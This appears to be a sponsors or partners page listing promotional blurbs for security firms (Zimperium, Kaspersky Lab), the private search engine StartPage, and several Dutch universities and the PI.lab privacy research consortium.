Zimperium® is the industry leader in Mobile Threat Defense, providing enterprise class protection for mobile devices against the next generation of advanced mobile cyberattacks and malware.

Zimperium is the first and only company to provide a complete on-device Mobile Threat Defense system providing visibility, security and management for iOS, Android and Windows devices. With its unique behavior-based non-intrusive approach, mobile user privacy is protected at all times. Zimperium's MTD solution protects mobile devices for any size enterprise (B2B), or large-scale consumer uses (B2C).

Kaspersky Lab is a global cyber security company founded in 1997. Kaspersky Lab's deep threat intelligence and security expertise is constantly transforming into security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. The company's comprehensive security portfolio includes leading endpoint protection and a number of specialised security solutions and services to fight sophisticated and evolving digital threats. Over 400 million users are protected by Kaspersky Lab technologies and we help 270,000 corporate clients protect what matters most to them. Learn more at www.kaspersky.nl

StartPage.com combines great search results with total privacy protection. No IP addresses are stored, no personal data is gathered or passed on to third parties, and no identifying cookies are placed on your computer. Since StartPage.com is based in Europe, it offers the crucial protection of being outside US jurisdiction, where it is not subject to the Patriot Act and other US data collection mandates.

Privacy is the companies mission and the driving force behind its innovations. In addition to the search products, which process over 2 billion searches per year, the company also developed the revolutionary private, encrypted email service StartMail.com for personal and business use.

Ever since it was founded in 1880, VU Amsterdam has been known for its distinctive approach to knowledge. VU is an open organization, strongly linked to people and society. What matters is not just the acquisition of a greater depth of knowledge, but also a wider one. We ask and expect our students, researchers, PhD candidates and employees to look further – to look further than their own interests and their own field, and further than what is familiar and further than the here and now.

TU Delft's mission is to make a significant contribution towards a sustainable society for the twenty-first century by conducting ground breaking scientific and technological research which is acknowledged as world-class, by training scientists and engineers with a genuine commitment to society and by helping to translate knowledge into technological innovations and activity with both economic and social value.

The PI.lab is a collaboration of Radboud University (department Digital Security), Tilburg University (Tilburg Institute for Law, Technology and Society) and TNO (Strategy & Policy and ICT). The three institutes house some fifty leading scientists who dedicate their work to examining, researching and reflecting on potentially interesting solutions for identity management and privacy in data driven innovations. The results of their work contribute to supporting clients in innovating their services in a privacy respectful manner.

Eindhoven University of Technology (TU/e) is a research university specializing in engineering science & technology. The TU/e profiles itself as a leading, international, in engineering science & technology specialized university. We offer excellent teaching and research and thereby contribute to the advancement of technical sciences and research to the developing of technological innovations and the growth of wealth and prosperity both in its own region (technology & innovation hotspot Eindhoven) and beyond.